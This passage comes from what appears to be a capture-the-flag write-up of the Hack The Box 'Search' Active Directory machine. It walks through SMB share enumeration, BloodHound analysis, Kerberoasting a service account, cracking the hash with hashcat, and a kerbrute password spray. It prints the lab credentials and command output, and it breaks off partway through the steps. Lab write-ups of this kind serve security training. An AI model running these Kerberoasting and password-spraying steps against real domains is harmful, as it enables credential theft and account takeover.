drw-rw-rw-          0  Fri Jul 31 20:02:04 2020 Cortez.Hickman
drw-rw-rw-          0  Wed Apr  8 02:20:08 2020 dax.santiago
drw-rw-rw-          0  Fri Jul 31 19:55:34 2020 Eddie.Stevens
drw-rw-rw-          0  Fri Apr 10 04:04:11 2020 edgar.jacobs
drw-rw-rw-          0  Fri Jul 31 20:39:50 2020 Edith.Walls
drw-rw-rw-          0  Wed Apr  8 02:23:13 2020 eve.galvan
drw-rw-rw-          0  Wed Apr  8 02:29:22 2020 frederick.cuevas
drw-rw-rw-          0  Thu Apr  9 22:34:41 2020 hope.sharp
drw-rw-rw-          0  Wed Apr  8 02:07:00 2020 jayla.roberts
drw-rw-rw-          0  Fri Jul 31 21:01:06 2020 Jordan.Gregory
drw-rw-rw-          0  Fri Apr 10 04:11:39 2020 payton.harmon
drw-rw-rw-          0  Fri Jul 31 19:44:32 2020 Reginald.Morton
drw-rw-rw-          0  Wed Apr  8 02:10:25 2020 santino.benjamin
drw-rw-rw-          0  Fri Jul 31 20:21:42 2020 Savanah.Velazquez
drw-rw-rw-          0  Thu Nov 18 09:01:45 2021 sierra.frye
drw-rw-rw-          0  Fri Apr 10 04:14:26 2020 trace.ryan
```

Tested to access all the directory, But all return 'denied_access'. Only hope.sharp can be accessed. All the directory doesn’t contain useful data.

```
# cd hope.sharp
# ls
cd drw-rw-rw-          0  Thu Apr  9 22:34:41 2020 .
drw-rw-rw-          0  Thu Apr  9 22:34:41 2020 ..
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 Desktop
drw-rw-rw-          0  Thu Apr  9 22:35:50 2020 Documents
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 Downloads
# cd Desktop
# ls
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 .
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 ..
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 $RECYCLE.BIN
-rw-rw-rw-        282  Thu Apr  9 22:35:00 2020 desktop.ini
-rw-rw-rw-       1450  Thu Apr  9 22:35:38 2020 Microsoft Edge.lnk
# cd ..
# cd Documents
# ls
drw-rw-rw-          0  Thu Apr  9 22:35:50 2020 .
drw-rw-rw-          0  Thu Apr  9 22:35:50 2020 ..
drw-rw-rw-          0  Thu Apr  9 22:35:50 2020 $RECYCLE.BIN
-rw-rw-rw-        402  Thu Apr  9 22:35:03 2020 desktop.ini
# cd ..
# cd Downloads
# ls
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 .
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 ..
drw-rw-rw-          0  Thu Apr  9 22:35:49 2020 $RECYCLE.BIN
-rw-rw-rw-        282  Thu Apr  9 22:35:02 2020 desktop.ini
#
```

Try access sierra.frye directory.

```
# cd sierra.frye
# ls
drw-rw-rw-          0  Thu Nov 18 09:01:45 2021 .
drw-rw-rw-          0  Thu Nov 18 09:01:45 2021 ..
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 Desktop
drw-rw-rw-          0  Fri Jul 31 22:42:19 2020 Documents
drw-rw-rw-          0  Fri Jul 31 22:45:36 2020 Downloads
-rw-rw-rw-         33  Thu Nov 18 09:01:45 2021 user.txt
# cd Desktop
# ls
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 .
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 ..
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 $RECYCLE.BIN
-rw-rw-rw-        282  Thu Nov 18 09:08:17 2021 desktop.ini
-rw-rw-rw-       1450  Thu Nov 18 09:08:17 2021 Microsoft Edge.lnk
-rw-rw-rw-         33  Thu Nov 18 09:18:26 2021 user.txt
# cd ../Documents
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted tho
se access rights.)
# cd ../Downloads
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted tho
se access rights.)
```


Try acquire user flag, seem like we don't have permission to access it.

```
# get user.txt
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted tho
se access rights.)
#
```


9. BloodHound Enumeration

   Use hope.sharp credentials to dump info from the AD with bloodhound-python. Markdown current hope.sharp user as owned.

   Navigate to Analysis Tab > Domain Information > Find all Domain Admin. Discover administrator user and TRISTAN DAVIES user got admin privileges.



Navigate to Analysis Tab > Kerberos Interaction > List all Kerberoasterable Accounts. Discover this 2 user can be Kerberoasting. Now we can mark this 2 user as High Value target.



We can test to Kerberoast with GetSPN.py. We obtain password hash for 'web_svc' user.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items$ GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/Hope.Sharp:IsolationIsKey?
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 20:59:11.329031  <never>



$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$cea95b6a801d37256df2b0e37ca5af34$d39122744cf4a8ac214cec3f9d4381b5a8d09eab990d7ea8261b4531af2d2d767ff70234853212cb31d4439a24d75a1d5e5229ed47740435f545ea733eee7b734c3d22a0cbb04172723979b4d652a1f401ec1f40cc7bf2a25a2d7fcb7cc28a071dd501367b442f06896e51efe296c8001e5ca6c11f309d71638713818140867a14ee72f1fc8bd9042d965d4e209e2e11f42fa5eaacf463ad35f8b32fa5fe2e61eef8dd4aa904cf2bd6e67eb9488fa3ff94a04d06ce67456feed28b35cde3037d4fc0bb207b3ffb7eee2accc1068a2bba2ff568195a93f6762dfe1541d7186e50428453208973da1564fe956ac5fb61f553bbffec8c83f2a6b20e915a6f65891be4d1f13242c8461943216a11e7b1bce2ee9f886d6f440e0b17063fa5e6c93f952c2a4639cd9d506bcee3507666b0166f7003f4995e7d38d34e390621cfb22d2f5844f7cd41bda9819832f9ac9d6656e4a104075518893532cbe52acb692f010220714de401a702225a845e0bb0f0c9d7704e23ebba12ce919487273c670b338f069243b96ada1f4f6c48eb39db4fdddaca43499a7b7ebeb6b9ffe67f658e4e72f96f9e6279fe86709f2f2fbbf9e751f1bb44fd5d3fd39c1bba6b99fb1c08aeac8beb51d8e789a3e3f441d63775c52777f331433e6af4d6490785a7c0f9b5216a495eb629123b571ad9f2e31fdcda63c4ccc63412e2b74fad6902d2c6b6e1eed8de1d03d7d586f4e247eed7810f06ef1e513069e4dfb7e44fc4262142d21ea26465d32fb18394dd0de0fcd957f626f2addc69fd86f9cfb7ffc282540861aac817be64c542731ef98d3ffa4da29da708df099f4cc9ae3fc8931f7d9d5cd56043047b6a6e422d532460f8ca4b2e4335a798aa4e088f25c1eb655ced6886cd7577559dc7f442368e3aaf03b9cf9b73acafbef8c58a63deba9d1231d48e6a289ac8ed86a3e8f96e1b05627ef38003f1440c83ccc23a53aed4709bb04a769ed541eb46e65d7162dfb9138f02d8a9f21c302913fdac1eb80089fd408c063917c1574795e54df220663c017e8a7c08e80ae2af8604cb9183f1d6595001bcb61e37fb0c40bfcb317cfd9e613afd5ba81b211a8713223ecc6f8ad0cf66b2278a2d691f25ceae67d501853f3d8157912815ef03114bfa57b628c1813a3bf83d7ff7247675a59f6fa589db3f0df68b887e5dc41c7bdfb5fedf0123d7bba564f9fdcd0022ce51b0ec3577b6c89539262cf626789fb5bb83255dab2788b8393ed0332af6defa9a646a068f0efbfd41fb268d49db8a71b13122746b30df38d1ec1afa961127c32af987df7be25ef9d9b83a8bda2f37bf0a96ff6412644f84db83b5c8dac05222b1a44bf239aedccc45d315b3bd00209a67b756f1ab496ebcbba314554d3adb0c90ea633f50ca650ad3c2840deb6094d9b10dd9669768ff7c61df321091804c48a3d6f7bd2eeb3856bdcadf53fae20528e4e6c2a1eff0
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items$
```

The result of password crack. As we don't have the web_svc user directory during the SMB enumeration and now we obtain a valid password. But we don't know a valid username that can use it.

```
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$cea95b6a801d37256df2b0e37ca5af34$d39122744cf4a8ac214cec3f9d4381b5a8d09eab990d7e
a8261b4531af2d2d767ff70234853212cb31d4439a24d75a1d5e5229ed47740435f545ea733eee7b734c3d22a0cbb04172723979b4d652a1f401ec1f40cc7bf2a25
a2d7fcb7cc28a071dd501367b442f06896e51efe296c8001e5ca6c11f309d71638713818140867a14ee72f1fc8bd9042d965d4e209e2e11f42fa5eaacf463ad35f8
b32fa5fe2e61eef8dd4aa904cf2bd6e67eb9488fa3ff94a04d06ce67456feed28b35cde3037d4fc0bb207b3ffb7eee2accc1068a2bba2ff568195a93f6762dfe154
1d7186e50428453208973da1564fe956ac5fb61f553bbffec8c83f2a6b20e915a6f65891be4d1f13242c8461943216a11e7b1bce2ee9f886d6f440e0b17063fa5e6
c93f952c2a4639cd9d506bcee3507666b0166f7003f4995e7d38d34e390621cfb22d2f5844f7cd41bda9819832f9ac9d6656e4a104075518893532cbe52acb692f0
10220714de401a702225a845e0bb0f0c9d7704e23ebba12ce919487273c670b338f069243b96ada1f4f6c48eb39db4fdddaca43499a7b7ebeb6b9ffe67f658e4e72
f96f9e6279fe86709f2f2fbbf9e751f1bb44fd5d3fd39c1bba6b99fb1c08aeac8beb51d8e789a3e3f441d63775c52777f331433e6af4d6490785a7c0f9b5216a495
eb629123b571ad9f2e31fdcda63c4ccc63412e2b74fad6902d2c6b6e1eed8de1d03d7d586f4e247eed7810f06ef1e513069e4dfb7e44fc4262142d21ea26465d32f
b18394dd0de0fcd957f626f2addc69fd86f9cfb7ffc282540861aac817be64c542731ef98d3ffa4da29da708df099f4cc9ae3fc8931f7d9d5cd56043047b6a6e422
d532460f8ca4b2e4335a798aa4e088f25c1eb655ced6886cd7577559dc7f442368e3aaf03b9cf9b73acafbef8c58a63deba9d1231d48e6a289ac8ed86a3e8f96e1b
05627ef38003f1440c83ccc23a53aed4709bb04a769ed541eb46e65d7162dfb9138f02d8a9f21c302913fdac1eb80089fd408c063917c1574795e54df220663c017
e8a7c08e80ae2af8604cb9183f1d6595001bcb61e37fb0c40bfcb317cfd9e613afd5ba81b211a8713223ecc6f8ad0cf66b2278a2d691f25ceae67d501853f3d8157
912815ef03114bfa57b628c1813a3bf83d7ff7247675a59f6fa589db3f0df68b887e5dc41c7bdfb5fedf0123d7bba564f9fdcd0022ce51b0ec3577b6c89539262cf
626789fb5bb83255dab2788b8393ed0332af6defa9a646a068f0efbfd41fb268d49db8a71b13122746b30df38d1ec1afa961127c32af987df7be25ef9d9b83a8bda
2f37bf0a96ff6412644f84db83b5c8dac05222b1a44bf239aedccc45d315b3bd00209a67b756f1ab496ebcbba314554d3adb0c90ea633f50ca650ad3c2840deb609
4d9b10dd9669768ff7c61df321091804c48a3d6f7bd2eeb3856bdcadf53fae20528e4e6c2a1eff0:@3ONEmillionbaby

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*...a1eff0
Time.Started.....: Tue Apr 26 13:43:32 2022 (12 secs)
Time.Estimated...: Tue Apr 26 13:43:44 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
```

So we can try passwordspray to get valid users from what we have obtained password. Discover edgar.jacobs credentials is fit.


```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ /opt/kerberos/kerbrute passwordspray -d search.htb -
-dc 10.10.11.129  valid_users.md '@3ONEmillionbaby'

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/26/22 - Ronnie Flathers @ropnop

2022/04/26 13:49:52 >  Using KDC(s):
2022/04/26 13:49:52 >   10.10.11.129:88

2022/04/26 13:49:57 >  [+] VALID LOGIN:  edgar.jacobs@search.htb:@3ONEmillionbaby
2022/04/26 13:50:01 >  Done! Tested 25 logins (1 successes) in 8.508 seconds
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$
```

10. SMB Enumeration via edgar.jacob credentials

    Discover XLSX file in this user own directory inside the 'RedirectedFolders$' directory.

```
# cd edgar.jacobs
# ls
drw-rw-rw-          0  Fri Apr 10 04:04:11 2020 .
drw-rw-rw-          0  Fri Apr 10 04:04:11 2020 ..
drw-rw-rw-          0  Mon Aug 10 18:02:16 2020 Desktop
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 Documents
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 Downloads
# cd Desktop
ls# ls
drw-rw-rw-          0  Mon Aug 10 18:02:16 2020 .
drw-rw-rw-          0  Mon Aug 10 18:02:16 2020 ..
drw-rw-rw-          0  Fri Apr 10 04:05:29 2020 $RECYCLE.BIN
-rw-rw-rw-        282  Mon Aug 10 18:02:16 2020 desktop.ini
-rw-rw-rw-       1450  Fri Apr 10 04:05:03 2020 Microsoft Edge.lnk
-rw-rw-rw-      23130  Mon Aug 10 18:30:05 2020 Phishing_Attempt.xlsx
# get Phishing_Attempt.xlsx
# ls ../Documents/
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 Documents
# cd ../Documents/
l# ls
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 .
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 ..
drw-rw-rw-          0  Fri Apr 10 04:05:30 2020 $RECYCLE.BIN
-rw-rw-rw-        402  Mon Aug 10 18:02:17 2020 desktop.ini
# cd ../Downloads
ls# ls
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 .
drw-rw-rw-          0  Mon Aug 10 18:02:17 2020 ..
drw-rw-rw-          0  Fri Apr 10 04:05:30 2020 $RECYCLE.BIN
-rw-rw-rw-        282  Mon Aug 10 18:02:17 2020 desktop.ini
```


Content of the XLSX file. Discover more usernames and we add all into names.md. Other than that we can see the Column 'C' is missing.



	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton


Captured Passwords 01082020

Try to edit the Password 010~~~ sheet. We know that we cannot modify any cell.




	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton

On the CapturedPasswords sheet. Discover only row contain text.



